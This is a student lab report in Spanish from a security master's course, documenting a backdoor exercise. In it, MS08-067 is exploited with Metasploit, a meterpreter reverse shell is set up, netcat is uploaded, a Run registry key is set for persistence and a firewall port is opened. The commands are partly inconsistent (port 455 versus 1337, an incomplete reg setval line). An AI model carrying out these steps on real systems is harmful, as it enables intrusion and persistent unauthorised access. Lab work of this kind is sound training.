Alumno: Christian Valdespin Bautista

Maestría en Ingeniería en Seguridad y Tecnologías de la Información.

Materia: Servicios de Seguridad en Sistemas Operativos Multiusuario.

Profesor: M. en C. Marcos Arturo Rosales García.

Actividad: Back Dor.


Reporte de Actividades:

Para el miércoles En el equipo instalar un NETCAT para puerta trasera


En la práctica anterior vimos cómo identificar el exploit para atacar nuestro equipo, crear una back-door y para instalar el Netcat en la maquina remota vamos a usar el exploit MS08_067_netapi

- Abrimos el metasploit


- Y ejecutamos el comando: **>use Windows/smb/ms08_067_netapi**




- Comenzar con el oyente y ejecutamos lo siguientes comandos de configuración:
  - **set PAYLOAD windowds/meterpreter/reverse_tcp**
  - PAYLOAD => **windows/meterpreter/reverse_tcp**
  - > **show options**



  - Nos pide la ip del quipo remote y del atacante y nos da el puerto 445 por default.
  - > **set RHOST 192.168.1.9** (IP equipo remoto)
  - > **set LHOST 192.168.1.3** (IP equipo atacante)




- Ejecutamos el explot y empezamos a interactuar




Una vez ejecutado el exploit con éxito ejecutamos el siguiente comando para subir el programa netcat al servidor victima.

- * **upload /root/nc.exe c:\\WINDOWS\\SYSTEM32**



- En el Shell tecleamos el siguiente comando para que ejecute netcat cuando se inicie la máquina y que espere siempre de puertas abiertas en el puerto 455. Esto lo conseguimos modificando la siguiente clave en el registro:
  - **> reg enumkey –k HKLM\software\microsoft\windows\currentversion\run**
  - **> reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d**
  - **> reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc**



- En algunos ambientes tendríamos que modificar un poco el sistema y darle permisos al firewall para que acepte las conexiones remotas a nuestro Backdoor Netcat en su puerto.
    - Para ello abriremos una consola de prompt y tecleamos el comando "netsh" para hacer los cambios, ya que es un error, mucho menos propensos que modificar directamente el registro. Además, el proceso que se muestra aquí debe funcionar en otras versiones de Windows también, debido a que las direcciones de registro y las funciones son altamente dependientes.
    - > **execute -f cmd –i**
    - **> C:\Documents and Settings\...\My Documents> netsh firewall add portopening TCP** 1337 **"Service Firewall" ENABLE ALL**
    - **> netsh firewall add portopening TCP** 1337 **"Service Firewall" ENABLE ALL**
    - > **C:\Documents and Settings\Jim\My Documents> netsh firewall show portopening**
    - **> netsh firewall show portopening**

- Cuando hayamos completado, tendremos que reiniciar el sistema remoto y poner a prueba Netcat
    - > **reboot**
    - > **nc 192.168.1.9 1337**